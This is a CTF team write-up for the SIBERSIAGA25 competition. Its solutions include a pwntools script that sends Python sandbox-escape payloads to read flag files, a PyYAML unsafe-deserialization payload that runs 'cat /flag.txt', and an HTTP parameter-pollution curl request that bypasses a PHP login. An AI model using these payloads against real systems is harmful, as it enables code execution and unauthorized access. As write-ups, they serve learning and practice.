


TEAM KRIUK WRITEUP (SIBERSIAGA25)

MISC

1. A Bite Tales



Run the program and look how the program work.

```
You stand before a path of binary lights, glowing faintly.

Do you wish to:
A) Follow the path
B) Walk out into the unknown
Choice: a
a

Stage 1: You walk deeper into the glowing path...
A fork appears:
A) Left (faint hum)
B) Right (silent)
Choice: a
a

Stage 2: A byte-sized creature blocks your way.
A) Speak to it
B) Ignore it and move on
Choice: a
a

Stage 3: The path glows brighter, almost blinding.
A) Shield your eyes and continue
B) Turn back
Choice: a
a

Stage 4: You find a riddle written in binary runes.
A) Try to solve it
B) Smash the runes apart
Choice: a
a

Stage 5: The final gate shimmers before you...
A) Enter the gate
B) Refuse and step aside
Choice: a
a
```

I have no idea and create a script to :

- connect
- read initial banner
- try a set of payloads at every prompt it sees
- look for the SIBER25{ flag in responses
- log all responses to out.log and responses/ for manual inspection

Here the script:

```
#!/usr/bin/env python3
from pwn import remote
HOST = "5.223.49.127"
PORT = 57001
payloads = [
    "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('flag.txt').read())",
    "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('/flag').read())",
    "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('flag').read())",
    "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('/home/ctf/flag').read())",
]

for p in payloads:
    try:
        r = remote(HOST, PORT, timeout=6)
        banner = r.recvrepeat(timeout=0.8) # initial banner
        # choose alt path
        r.sendline(b"B")
        _ = r.recvrepeat(timeout=0.8)
        # send invalid choice to trigger jail()
        r.sendline(b"C")
        # wait for "Story:" prompt (give it a moment)
        prompt = r.recvrepeat(timeout=1.2)
```

```

# send payload as bytes

r.sendline(p.encode())

# give server a bit more time to process and return flag

out = r.recvrepeat(timeout=2.0)

print("Tried:", p)

print("Banner+resp:\n", (banner + prompt + out).decode(errors='replace'))

r.close()

except Exception as e:

    print("Error while trying:", p, e)

```

Run the script and flag come out from the output.



```

(h4kim@kali)~/Downloads
$ python3 pantools.py
[+] Opening connection to 5.223.49.127 on port 57001: Done
Tried: getattr(__builtins__, 'open')('/proc/self/fd/1', 'w').write(getattr(__builtins__, 'open')('flag.txt').read())
Banner+resp:
A BYTE TALES

You stand before a path of binary lights, glowing faintly.
Do you wish to:
A) Follow the path
B) Walk out into the unknown
Choice: C
Story: getattr(__builtins__, 'open')('/proc/self/fd/1', 'w').write(getattr(__builtins__, 'open')('flag.txt').read())
SIBER25{St1ck_70_7h3_5toryl1n3!}Story:
[*] Closed connection to 5.223.49.127 port 57001
[+] Opening connection to 5.223.49.127 on port 57001: Done
Tried: getattr(__builtins__, 'open')('/proc/self/fd/1', 'w').write(getattr(__builtins__, 'open')('/flag').read())
Banner+resp:
A BYTE TALES

You stand before a path of binary lights, glowing faintly.

```

Flag : SIBER25{St1ck_70_7h3_5toryl1n3!}

2. Lost Memory

Challenge

11 Solves

×


Lost Memory

400

👍 🗑️ 🗑️ 🗑️

I went on a sightseeing cruise with my family, but I forgot what the location was called. This is the only photo I have that resembles the place. Can you help me discover the port we're headed to and describe it in three words?


Challenge Creator: @penguincat Flag Format: SIBER25(amazing.lovely.beautiful)


image.png


Flag

Solved

It give the image which look like island or lake with mountain behind that.




I used the google image to find the place and explore until found one image like 70% same view.




Its state the name of the lake which is Lake Ashi in Japan and it near to mount fuji.

Then, I search the nearest port nearby the lake and google give me this.



I found the website that it can describe the place within 3 words. The website's name is What3Words.


Lastly, I try the possible port and submit the 3 words given and got the flag. I only have 2 try to get the flag haha. And this the correct answer.



Actually the correct port is Hakone Pirate Ship Togendai Port

Flag : SIBER25{rambled.sketches.acquits}

3. Spelling Bee



Copy the netcat command to run in terminal “nc 5.223.49.127 57004”

```

(aliff@aliff)-[~]
$ nc 5.223.49.127 57004
Welcome to the Flag Spelling Bee!
You have 5 tries to guess characters correctly.

Current progress: _____
Enter your guess (single character or 'quit'): 7
Correct character!
Current progress: _____7_____
Enter your guess (single character or 'quit'): 0
Correct character!
Current progress: _____0_7_____0_70_
Enter your guess (single character or 'quit'): -
Wrong character.
Current progress: _____0_7_____0_70_
Enter your guess (single character or 'quit'): i
Correct character!
Current progress: _____0_7_____i_____0_70_
Enter your guess (single character or 'quit'): 5
Correct character!

You've reached the maximum number of tries. Better luck next time!

```

After run netcat in terminal guess all character in the underscore from A-Z, a-z ,{}, and 0-9.

```

1 SIBER25{s
2 _ _ _ s _ e _ e _ i _
3 _ _ _ _ _ c _ b _ a _ _ _ a _
4 _ _ _ e _ e _ _ if _
5 _ _ _ m _ m _ l _ _ n _ _ l _ l _ p _
6 _ _ _ _ _ tt _ _ _ t _
7
8 SIBER25{s_me_me_lif_c_n_b_a_lttl_p_ta_
9 _ _ 2 _ _ 1 _ _ 3 _ 4 _ 3 _ 1 _ 3 _
10 _ _ _ 0 _ 7 _ _ _ _ _ 0 _ 70 _
11 _ _ 5 _ _ 5 _ _ _ _ _
12 _ _ 5 _ _ 1 _ 5 _ _ _ 1 _
13
14 SIBER25{s0me71me5_lif3_c4n_b3_a_l1ttl3_p0ta70}
15

```

Put all last guess finding in the Text Editor and match all the underscore until get a string

Flag : SIBER25{s0me71me5_lif3_c4n_b3_a_l1ttl3_p0ta70}

WEB

1. Bulk Import Blues

Challenge

36 Solves

×

Bulk Import Blues

150


👍 1 (100% liked) 🗨 0

Acme's internal inventory tool lets staff bulk import product data and check stock. I'm sure i made it secured but did i miss out anything?

Flag Format: SIBER25(flag)

Challenge Creator: @jin_707


<http://5.223.49.127:27003>


source.py

Flag

Solved

The web have two input field and try any possible like xss, sqli and more but still dump.



After read the py file given, I have the idea with their YAML with gpt help.

Use this payload to inject in the field and enter :

!!python/object/apply:builtins.eval


```
- "__import__('os').popen('cat /flag.txt').read()"
```

The flag will pop up after the payload used.

Acme Inventory Manager

View ProductsCheck Inventory

Bulk Inventory Config:

```
# Example inventory config
inventory:
  - sku: WID-1001
    name: Standard Widget
    price: 19.99
    in_stock: true
  - sku: GAD-2002
    name: Premium Gadget
    price: 59.50
    in_stock: on
settings:
  currency: USD
  tax_rate: 0.07
```

Process Import


Import processed successfully:

```
'SIBER25{Y8mL_A1nt_m4rkUP_l4ngu4g3!!!}'
```


The app takes the YAML result and does `yaml.dump(result_data)` and renders that in the HTML. So if the YAML evaluated to the file contents, you'll see the file text directly inside the "Import processed successfully" block.

Flag : SIBER25{Y8mL_A1nt_m4rkUP_l4ngu4g3!!!}

2. EcoQuery



The web look like the login page



After carefully analysis the app.py for this web, I run the curl command with username and password.

Here the command:

```
curl -s -X POST \
```

```
-d "username=admin&username=guest&password=guest" \
```

```
http://5.223.49.127:27002/ | sed -n '1,240p'
```

```
(h4kim@kali: ~/Downloads)
$ curl -s -X POST \
-d "username=admin&username=guest&password=guest" \
http://5.223.49.127:27002/ | sed -n '1,240p'

<!DOCTYPE html>
<html>
<head>
  <title>Authentication System</title>
  <style>body{font-family:Arial,sans-serif;margin:20px;background:linear-gradient(135deg,#667eea 0%,#764ba2 100%);min-height:100vh}.container{background:#fff;padding:30px;border-radius:10px;max-width:400px;margin:auto}h1{text-align:center;color:#333}form input{display:block;width:100%;padding:10px;margin:10px 0;border:1px solid #ccc;border-radius:5px;box-sizing:border-box}button{width:100%;padding:10px;background:#007cba;color:white;border:none;border-radius:5px;cursor:pointer}.msg{margin:10px 0;padding:10px;border-radius:5px}.success{background:#d4edda;color:#155724}.error{background:#f8d7da;color:#721c24}.flag{background:#fff3cd;color:#856404;font-weight:bold;font-family:monospace}</style>
</head>
<body>
  <div class="container">
    <h1>System Access</h1>
    <div class="msg success">
      User: <strong>guest</strong><br>
      Role: <strong>administrator</strong>
    </div>
    <div class="msg flag">
      FLAG: SIBER25{h77p_p4r4m_p0llu710n_1n_php}
    </div>
    <div style="text-align:center; margin-top:20px;">
      <a href="?logout=1">Logout</a>
    </div>
    <div class="msg success">
      Welcome, guest!
    </div>
  </div>
</body>
</html>
```

That posts two username parameters: the server-side raw parser sees the first username=admin (used by `InputHandler::extractPrimaryIdentifier()`), while PHP's `$_POST` ends up using the last username value (guest) and the password=guest. The result should log you in with a privileged admin profile and the page will display the flag.

Why this works (brief):

- `InputHandler::parseParam()` scans the raw request body for the first occurrence of `username=` and uses that as the primary identifier (permission check / session profile source).
- PHP's `$_POST` parsing picks up form parameters too, but when a parameter appears multiple times PHP ends up with the last value for `$_POST['username']`.
- The app requires two checks: `validatePermissions()` (which uses the raw-first username) and `verifyCredentials()` (which uses `$_POST` values). By posting `username=admin&username=guest&password=guest` we make:
 - `validatePermissions()` see admin (exists & active → permission OK),
 - `verifyCredentials()` see guest / guest
- The app then sets the session profile from the primary identifier (admin), but session username from `$_POST` (guest). Because profile is admin, the code grants elevated access and prints the flag.

Flag: SIBER25{h77p_p4r4m_p0llu710n_1n_php}

FORENSIC

1. Dumpster Diving

Challenge

46 Solves

✕

Dumpster Diving


100

👍 2 (100% liked) 🗣️ 📄

Piya. I accidentally deleted the flag when cleaning up my Desktop.

Flag Format: SIBER25(flag) Zip Password:
0b20ca0c4860364140f51583e32bb28cdeecf13ebad62fd66b4f9786bf2c700d


Challenge Creator: @identities

 Dumpster_Diving.7z

Flag

